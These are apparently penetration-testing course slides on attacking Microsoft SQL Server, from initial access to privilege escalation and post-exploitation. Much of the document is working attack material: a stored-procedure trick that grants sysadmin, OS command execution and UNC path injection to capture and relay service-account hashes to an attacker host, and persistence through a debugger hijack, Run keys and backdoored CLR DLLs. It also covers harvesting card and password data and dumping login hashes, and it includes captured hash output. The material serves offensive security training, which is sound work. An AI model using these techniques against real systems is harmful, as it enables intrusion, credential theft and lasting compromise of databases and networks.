From the attacker perspective now, suppose we identified the web application's SQL login (internal penetration test) or found an SQL injection point. Let's do some reconnaissance…

Specifically, we would like to identify:

1. Databases owned by a sysadmin

   AND

2. Databases that are a set as TRUSTWORTHY

Stored Procedure and Trigger Creation / Injection Issues

You can identify such databases by executing the following query.

SQLQuery3.sql - DA...reWorksUser1 (59))*

```
SELECT SUSER_SNAME(owner_sid) AS DBOWNER, d.name AS DATABASENAME
FROM sys.server_principals r
INNER JOIN sys.server_role_members m ON r.principal_id = m.role_principal_id
INNER JOIN sys.server_principals p ON
p.principal_id = m.member_principal_id
inner join sys.databases d on suser_sname(d.owner_sid) = p.name
WHERE is_trustworthy_on = 1 AND d.name NOT IN ('MSDB') and r.type = 'R' and r.name = N'sysadmin'
```

100 %

Results | Messages

	DBOWNER	DATABASENAME
1	sa	AdventureWorks2008

Stored Procedure and Trigger Creation / Injection Issues

Be reminded, that the issue with the DBA's setup is that the web application SQL login could create a stored procedure and be able to EXECUTE AS OWNER (sa), as follows.

SQLQuery5.sql - DA...reWorksUser1 (57))* | SQLQuery3.sql - DA...reWorksUser1 (59))*

```
USE AdventureWorks2008
GO
CREATE PROCEDURE sp_elevate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember 'AdventureWorksUser1','sysadmin'
GO
```

Creates a stored procedure which runs as the owner (sa) and adds the web application's SQL login to the sysadmin role.

SQLQuery3.sql - DA...reWorksUser1 (59))*

```
Use AdventureWorks2008
EXEC sp_elevate_me
```

The web application SQL login executes the stored procedure

SQLQuery3.sql - DA...reWorksUser1 (59))*

```
SELECT is_srvrolemember('sysadmin')
```

100 %

Results | Messages

	(No column name)
1	1

The web application SQL login is now a sysadmin.

Stored Procedure and Trigger Creation / Injection Issues

Now, we should be able to perform OS command execution against the SQL Server.

Stored Procedure and Trigger Creation / Injection Issues

Both the reconnaissance and the exploitation phases could be automated, using the following Metasploit modules, from internal as well as external attack perspectives.

auxiliary/admin/mssql/mssql_escalate_dbowner

auxiliary/admin/mssql/mssql_escalate_dbowner_sqli

Stored Procedure and Trigger Creation / Injection Issues

To perform a more thorough investigation on the available stored procedures and their possible vulnerabilities, please refer to the following resource.

https://blog.netspi.com/hacking-sql-server-stored-procedures-part-3-sqli-and-user-impersonation/

From SQL Injection to DA Hash

c. Automatic Execution of Stored Procedures

All stored procedures configured to run as soon as the SQL Server service restarts are executed as `sa`. Consequently, access to such stored procedures by a user other than sysadmin can result in unauthorized execution with sa level privileges.

NOTE: To check for all the abovementioned issues quickly and efficiently, you can use the *Invoke-SQLAudit* function of PowerUpSQL, against accessible instances. Then, you can use *Invoke-SQLEscalatePriv* to automatically attempt to escalate your privileges based on the misconfigurations that *Invoke-SQLAudit* identified.

We have already performed SQL Server discovery, gained initial foothold in SQL Server and escalated our privileges to sysadmin.

Now, we would like to move from the database layer into the operating system layer. We actually want to run as the service account.

So, the third case we will cover in escalating privileges within SQL Server is **sysadmin -> Service Account**

While attempting to escalate from a sysadmin context to a Service Account context, we will directly utilize command execution ways through the SQL Server.

We can also indirectly utilize the following to achieve the same.

1. Shared Service Accounts
2. Crawling Database Links
3. UNC Path Injection

To begin with, there are numerous ways to execute operating system commands through SQL Server. Please refer to the table below.

4.4 Escalating privileges within SQL Server

MAP REF

OS Command Execution through SQL Server

Technique	Configuration Change	Requires SysAdmin	Requires Disk Read/Write
xp_cmdshell	Yes	Yes	No
Custom Extended Stored Procedure	No	Yes	Yes
CLR Assembly	Yes	No	No
Agent Job: CmdExec, PowerShell, SSIS, ActiveX: Jscript, ActiveX: VBScript	No	No	No
Python Execution	Yes	Yes	No
Write to file autorun	Yes	Yes	Yes
Write to registry autorun	Yes	Yes	Yes

https://www.slideshare.net/nullbind/2017-secure360-hacking-sql-server-on-scale-with-powershell

OS Command Execution through SQL Server

PowerUpSQL provides a variety of OS command execution ways such as.

```
>>  $Targets | Invoke-SQLOSCLR -Verbose -Command "Whoami"
```

```
>> $Targets | Invoke-SQLOSOle -Verbose -Command "Whoami"
```

```
>> $Targets | Invoke-SQLOSR -Verbose -Command "Whoami"
```

OS Command Execution through SQL Server

When executing OS commands through SQL Server, those commands are executed in the context of the service account. No service account password or hash is required.

In addition, do not forget to check if the RottenPotato exploit applies. RottenPotato can help us escalate from a service account to Local System.

Let’s now see some indirect ways of achieving privilege escalation to a Service Account context.

1. Shared Service Accounts

Above we understood the impact of running OS commands as a Service Account. What happens when those service accounts are shared?

Shared Service Accounts

Let's be reminded of the following.

- OS commands from inside SQL Server run in the context of the SQL Server service account
- SQL Server service accounts have sysadmin privileges, by default.
- Organizations usually utilize a single domain account to run many SQL Servers

Shared Service Accounts

Consequently, if we compromise a single SQL Server, we will have also compromised all SQL servers using that shared account. Note that the compromise could also take place remotely from an SQL injection vulnerability.

Shared Service Accounts

Not only we will have sysadmin access to the database but possibly full administrative access to the underlying OS as well, since it is a common practice to give the SQL Server service account local administrative privileges.

2. Crawling Database Links

Database links are essentially a persistent connection between two servers. They allow server A to communicate with server B and pull data from server B, without having a user logged in.

Crawling Database Links

Data links can be configured in different ways. They can be configured to run as the current user who's logged in, but more often we see them use hard-coded credentials.

Crawling Database Links

The use of hard-coded credentials can result in privilege escalation due to the fact that even members of the public role have the right to select data on server B from server A over the link using OpenQuery.

Crawling Database Links

While they are querying, they are actually impersonating the user the link is configured with. Also note that OpenQuery is available to everyone.

Crawling Database Links

The most interesting thing though, is that those links can be crawled or nested. This means that leveraging database links we can spread the compromise to the linked databases.

Crawling Database Links

In the case of a database link being configured with an `sa` account, we can execute operating system commands and escalate to a larger environment.

Crawling Database Links

If the initial compromise was a result of an SQL injection vulnerability in a low value web application and database links exist with other high value databases, we could leverage those links and end up interacting with high value databases, if not compromising them. All from a single SQL injection attack.

Tools for automating crawling and leveraging database links are the following.

https://www.rapid7.com/db/modules/exploit/windows/mssql/mssql_linkcrawler

https://blog.netspi.com/sql-server-link-crawling-powerupsql/

Remotely Executing SQL Server Link Crawling & ARP Poisoning Through a VPN Tunnel

3. UNC Path Injection

UNC paths are used to access remote file servers, following the format \\ip\file. The majority of stored procedures accepting a file path, will also accept a UNC path.

UNC Path Injection

When UNC paths are utilized on SQL Server, the remote file is not grabbed under the context of the current user. The remote file is grabbed under the context of the service account that is running SQL Server.

UNC Path Injection

As penetration testers, if we can execute one of those functions, we can force the SQL server to authenticate to us at which point we can capture the SQL service account's NetNTLM password hash and either crack it offline or relay it.

UNC Path Injection

If the attack is successful we will become a DBA if not a local admin, as we covered earlier.

UNC Path Injection

It should be noted that the public role, by default, has two procedures that accept file paths. `xp_dirtree` and `xp_fileexists`. Subsequently, this means that the public role has direct access to the SQL Server service account's NetNTLM password hash, by default.

UNC Path Injection

Get-SQLServiceAccountPwHashes script of PowerUpSQL in conjunction with *Inveigh* can automate capturing the SQL Server service account's NetNTLM password hash, as follows.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Import-Module C:\PowerUpSQL-master\Scripts\3rdparty\Inveigh.ps1
```

```
>> Import-Module C:\PowerUpSQL-master\Scripts\Pending\Get-
SQLServiceAccountPwHashes.ps1
```

```
>> Get-SQLServiceAccountPwHashes -Verbose -TimeOut 20 -CaptureIp
attacker_controlled_IP
```

4.4 Escalating privileges within SQL Server

UNC Path Injection

The result of such an attack in our testing “ELS” domain is the following.

```
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Import-Module .\PowerUpSQL.psd1
WARNING: The names of some imported commands from the module 'PowerUpSQL' include unapproved verbs that might make them
 less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose
parameter. For a list of approved verbs, type Get-Verb.
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Import-Module .\scripts\3rdparty\Inveigh.ps1
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Import-Module .\scripts\pending\Get-SQLServiceAccountPwHashes.ps1
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Get-SQLServiceAccountPwHashes -Verbose -TimeOut 20 -CaptureIp 10.10.10.103
VERBOSE: Inveigh loaded.
VERBOSE: Testings access to domain sql servers...
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: Grabbing SPNs from the domain for Servers managing SQL Server clusters (MSServerClusterMgmtAPI)...
VERBOSE: 0 SPNs found.
VERBOSE: Performing a UDP scan of management servers to obtain managed SQL Server instances...
VERBOSE: Parsing SQL Server instances from the UDP scan...
VERBOSE: 3 instances were found.
VERBOSE: Creating runspace pool and session states
VERBOSE: DATABASESERVER.eLS.local,1433 : Connection Success.
VERBOSE: USER8 : Connection Failed.
VERBOSE: MSSQLSERVER2016,49335 : Connection Failed.
VERBOSE: Closing the runspace pool
3 SQL Server instances found
 SQL Server instances can be logged into
Attacking  accessible SQL Server instances...
DATABASESERVER.eLS.local,1433 - Injecting UNC path to \\10.10.10.103\file
VERBOSE: Captured password hashes:
appsvc::ELS:6C091E20346F2AB0:00393F6DB0E6A5F1D695C3174BD85EEA:0101000000000007C684C26FEFFD201DB5889A1987B04C2000000000
200060045004C00530001000A0055005300450052003800040012006500 4C0053002E006C006F00630061006C0003001E00550073006500720038002E0065004C0053002E006C006F00630061006C00050012006500 4C0053002E006C006F00630061006C00070008007C684C26FEFFD20106000400020000000800300030000000000000000010000000020000076D4DFB19415385466342020D9B94C3333121EA99EB69388ED22FE4D3EF7CDDCC0A00100000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310030002E00310030003300000000000000000000000000
```

UNC Path Injection

Following is an example on SMB relaying the acquired, through UNC path injection, and the SQL Server service account's NetNTLM password hash. For the UNC path injection part we are using the *auxiliary/admin/mssql/mssql_ntlm_stealer_sqli* MSF module whereas for the SMB relaying part we are using impacket's *smbrelayx.py*.

UNC Path Injection

The scenario is the following (internal red team engagement):

- Web App 1: 10.10.10.109 (Attacker found an SQL injection)
- SQL Server 2: 10.10.10.106 (Target identified during recon)
- Attacker System: 10.10.10.101
- Attacker suspects that a shared SQL Server account is used for both SQL Server instances

UNC Path Injection

Attacker executes the following on his machine.

```
>> python smbrelayx.py -h 10.10.10.106 -c "powershell_empire's_launcher"
```

```
msf > use auxiliary/admin/mssql/mssql_ntlm_stealer
```

```
msf auxiliary(mssql_ntlm_stealer) > set SMBPROXY 10.10.10.101
```

```
msf auxiliary(mssql_ntlm_stealer) > set RHOST 10.10.10.109
```


```
msf auxiliary(mssql_ntlm_stealer) > set GET_PATH /employee.asp?id=1+[SQLi];--
```

```
msf auxiliary(mssql_ntlm_stealer) > run
```

4.4 Escalating privileges within SQL Server

MAP REF

UNC Path Injection



UNC Path Injection

NOTE: You can also perform the abovementioned attack, if you acquire valid SQL login or domain account used for SQL Server authentication (and of course a shared service account exists). In this case you should use *auxiliary/admin/mssql/mssql_ntlm_stealer* instead of *auxiliary/admin/mssql/mssql_ntlm_stealer_sqli*

A common scenario is when we get into an SQL Server as a local admin but we do not have sysadmin privileges. Accessing the actual data inside an SQL Server instance is of great importance.

At this point we should be reminded of the available options to impersonate the SQL Server service account or acquire its password, from a local or domain administrator perspective. Please refer to the table in the following slide.

4.4 Escalating privileges within SQL Server

Approach	2000	2005	2008	2012	2014	2016
Read LSA Secrets	x	x	x	x	x	x
Dump Wdigest or NTLM password hash from Memory	x	x	x	x	x	x
Process Migration (Remote DLL or Shellcode Injection)	x	x	x	x	x	x
Steal Authentication Token from SQL Server service process	x	x	x	x	x	x
Log into SQL Server as a local administrator	x	x				
Log into SQL Server as LocalSystem	x	x	x			
Log into SQL Server in Single User Mode as a local administrator	?	x	x	x	x	x

https://www.slideshare.net/nullbind/2017-secure360-hacking-sql-server-on-scale-with-powershell

For a set of tools to execute the above, please refer to the following table.

4.4 Escalating privileges within SQL Server

MAP REF

Approach	Account Password Recovery	Account Impersonation	Default Sysadmin Privileges	Common Tools
Read LSA Secrets (Because service accounts)	X			Mimikatz, Metasploit, PowerSploit, Empire, LSADump
Dump Wdigest or NTLM password hash from Memory	X			Mimikatz, Metasploit, PowerSploit, Empire (This tends to fail on protected processes)
Process Migration (Remote DLL or Shellcode Injection)		X		Metasploit, PowerSploit, Empire Python, Powershell, C, C++
Steal Authentication Token from SQL Server service process		X		Metasploit, Incognito, Invoke-TokenManipulation, Invoke-SQLImpersonateService -Verbose -Instance ServerName\InstanceName
Log into SQL Server as a local administrator			X	Any SQL Server client. Note: Only affects older versions.
Log into SQL Server as LocalSystem			X	Any SQL Server client and PSExec. Note: Only affects older versions.
Log into SQL Server in Single User Mode as a local administrator			X	DBATools

https://www.slideshare.net/nullbind/2017-secure360-hacking-sql-server-on-scale-with-powershell

IMPORTANT NOTE:

While trying to escalate our privileges, we should always check for unencrypted SQL Server communications. If this is the case, via man-in-the-middle attack techniques we can inject our own queries. Based on the victim's privileges we may be able to apply the sysadmin role to our SQL login.

Common Post-Exploitation Activities

Common post-exploitation activities usually consist of three phases.

1. Persistence
2. Identifying Sensitive Data
3. Extracting SQL Server Login password hashes

1. **Persistence**

The majority of the escalation methods we have covered can be used as persistence methods as well.

Persistence

On the SQL Server layer we can create malicious startup procedures, malicious agent jobs or triggers. We can also modify existing code and much more. On the OS layer we can execute operating system commands and modify the system's registry, tasks, services etc.

Persistence

From a red team perspective all will be stored as SQL objects in the database and nothing will touch the disk.

SQL Server auditing and/or monitoring should take place to discover our activities.

Persistence

For example, to establish persistence, we could set up a debugger for *utilman.exe*, that will run cmd.exe when it's called. This can be done as follows, with sysadmin privileges only! Then, we could RDP into the machine, press the windows key + “u” key combination and be presented with a command prompt.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLPersistRegDebugger-Verbose -FileName utilman.exe -Command
'c:\windows\system32\cmd.exe' -Instance "SQLServerName\InstanceName"
```

Persistence

In another example, we could leverage *CurrentVersion\Run* to establish persistence with *xp_regwrite*, using PowerUp SQL as follows. This can be done with sysadmin privileges only!

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLPersistRegRun -Verbose -Name Legit -Command
"\\attacker_controlled_machine\malicious.exe" -Instance
"SQLServerName\InstanceName"
```

Persistence

In yet another example, we could also export all custom CLR assemblies to DLLs, backdoor any of those DLLs and finally import the backdoored CLR assembly to establish persistence. This can be done as follows, using PowerUpSQL and having sysadmin privileges only!

```
>> import-module .\PowerUpSQL.psd1
```

```
>>  $Results = Get-SQLStoredProcedureCLR -Verbose -Instance
ServerName\InstanceName -Username sa -Password 'Password' -ExportFolder c:\temp
```

```
>>  Create-SQLFileCLRDll -Verbose -SourceDllPath c:\temp\evil.dll
```

2. Identifying Sensitive Data

Some key indicators of sensitive databases are size and the utilization of transparent encryption.

Identifying Sensitive Data

Both could possibly indicate a database holding sensitive data. Regular expressions can certainly assist in filtering data and then identifying sensitive information.

Identifying Sensitive Data

For example, to identify sensitive data in all accessible databases we discovered, we can execute the following.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLInstanceDomain | Get-SQLConnectionTest | Get-
SQLColumnSampleDataThreaded -Verbose -Threads 10 -Keyword "credit,ssn,password"
-SampleSize 2 -ValidateCC -NoDefaults
```

Identifying Sensitive Data

The output could be similar to the following.

```
PS C:\Users\JeremyDoyle\PowerUpSQL> Get-SQLInstanceDomain | Get-SQLConnectionTest | Get-SQLColumnSampleDataThreaded -Verbose -Threads 10 -Keyword "credit,ssn,password" -SampleSize 2 -ValidateCC -NoDefaults
VERBOSE: Creating runspace pool and session states
VERBOSE: DATABASESERVER.eLS.local,1433 : CONNECTION FAILED
VERBOSE: MSSQLSERVER2016,1433 : CONNECTION FAILED
VERBOSE: MSSQLSERVER2016,64176 : START SEARCH DATA BY COLUMN
VERBOSE: MSSQLSERVER2016,49335 : CONNECTION FAILED
VERBOSE: MSSQLSERVER2016,64176 : - Connection Success.
VERBOSE: MSSQLSERVER2016,64176 : - Searching for column names that match criteria...
VERBOSE: MSSQLSERVER2016,64176 : - Column match: [AdventureWorks2016CTP3].[Person].[Password].[PasswordHash]
VERBOSE: MSSQLSERVER2016,64176 : - Selecting 2 rows of data sample from column
[AdventureWorks2016CTP3].[Person].[Password].[PasswordHash].
VERBOSE: MSSQLSERVER2016,64176 : - Column match: [AdventureWorks2016CTP3].[Person].[Password].[PasswordSalt]
VERBOSE: MSSQLSERVER2016,64176 : - Selecting 2 rows of data sample from column
[AdventureWorks2016CTP3].[Person].[Password].[PasswordSalt].
VERBOSE: MSSQLSERVER2016,64176 : - Column match: [AdventureWorks2016CTP3].[Purchasing].[Vendor].[CreditRating]
VERBOSE: MSSQLSERVER2016,64176 : - Selecting 2 rows of data sample from column
[AdventureWorks2016CTP3].[Purchasing].[Vendor].[CreditRating].
VERBOSE: MSSQLSERVER2016,64176 : - Column match: [AdventureWorks2016CTP3].[Sales].[CreditCard].[CreditCardID]
VERBOSE: MSSQLSERVER2016,64176 : - Selecting 2 rows of data sample from column
[AdventureWorks2016CTP3].[Sales].[CreditCard].[CreditCardID].
VERBOSE: WIN10 : CONNECTION FAILED
VERBOSE: MSSQLSERVER2016,64176 : - Column match: [AdventureWorks2016CTP3].[Sales].[CustomerPII].[CreditCardNumber]
VERBOSE: MSSQLSERVER2016,64176 : - Selecting 2 rows of data sample from column
[AdventureWorks2016CTP3].[Sales].[CustomerPII].[CreditCardNumber].
VERBOSE: Closing the runspace pool


ComputerName : MSSQLSERVER2016
Instance     : MSSQLSERVER2016,64176
Database     : AdventureWorks2016CTP3
Schema       : Person
Table        : Password
Column       : PasswordHash
Sample       : pbFwXWE99vobT6g+vPWFy93NtUU/orrIWafF01hccfM=
RowCount     : 19972
IsCC         : False
```

Identifying Sensitive Data

In another example, to identify sensitive data in accessible databases featuring transparent encryption, we can execute the following.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLInstanceDomain | Get-SQLConnectionTest | Get-SQLDatabaseThreaded -
Verbose -Threads 10 -NoDefaults | Where-Object {$_.is_encrypted -eq "TRUE"} |
Get-SQLColumnSampleDataThreaded -Verbose -Threads 10 -Keyword "card, password" -
SampleSize 2 -ValidateCC -NoDefaults
```

3. Extracting SQL Server Login password hashes

While we are on an engagement, we are always interested in knowing commonly shared account passwords. Extracting SQL Server Login password hashes can assist us in that. PowerUpSQL has a very useful function called *Get-SQLServerPasswordHash* that automates the extracting procedure for us.

Extracting SQL Server Login password hashes

For example, let's try extracting the SQL login password hashes of an accessible database, using the *SQLServerPasswordHash* of PowerUpSQL.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLServerPasswordHash -Verbose -Instance MSSQLSERVER2016\ELS_DB_DEFAULT -
Migrate
```

```
PS C:\Users\Administrator\Desktop\PowerUpSQL> Get-SQLServerPasswordHash -Verbose -Instance MSSQLSERVER2016\ELS_DB_DEFAUL
T -Migrate
VERBOSE: MSSQLSERVER2016\ELS_DB_DEFAULT : Connection Success.
VERBOSE: MSSQLSERVER2016\ELS_DB_DEFAULT : You are a sysadmin.
VERBOSE: MSSQLSERVER2016\ELS_DB_DEFAULT : Attempting to dump password hashes.
VERBOSE: MSSQLSERVER2016\ELS_DB_DEFAULT : Attempt complete.
VERBOSE: 4 password hashes recovered.

ComputerName        : MSSQLSERVER2016
Instance            : MSSQLSERVER2016\ELS_DB_DEFAULT
PrincipalId         : 1
PrincipalName       : sa
PrincipalSid        : 1
PrincipalType       : SQL_LOGIN
CreateDate          : 4/8/2003 9:10:35 AM
DefaultDatabaseName : master
PasswordHash        : 0x0200f2015b06235c635acbdcfbaa3b918c98ddd51506fc5e4c158d773c43023bdc62a4b671d715af440bad818746deb
                      5cc53f4ada49008e306d62d8a6c6d71d3e237f11e0db5
```

Poisoning the SQL Server Resolution Protocol

We should be aware of the fact that the SQL Server Resolution Protocol could be poisoned, forcing authentication to a server under our control. For more details please refer to following resource.

https://github.com/lgandx/Responder/pull/58

References

References

SQL Server: Server-Level Roles

Nmap

Nessus

SQLping3

OSQL

SQLCMD

PowerUpSQL

Responder

setspn.exe

adfind.exe

Get-Spn.psm1

PowerUpSQL's wiki

sqlmitm.py

Anitian

Hacking SQL Server Stored Procedures – Pt 3: SQL Injection

2017 Secure360 – Hacking SQL Server on Scale with PowerShell

References


RottenPotato

Vulnerability & Exploit Database

SQL Server Link Crawling with PowerUpSQL


Inveigh

impacket


SQL Server Resolution Protocol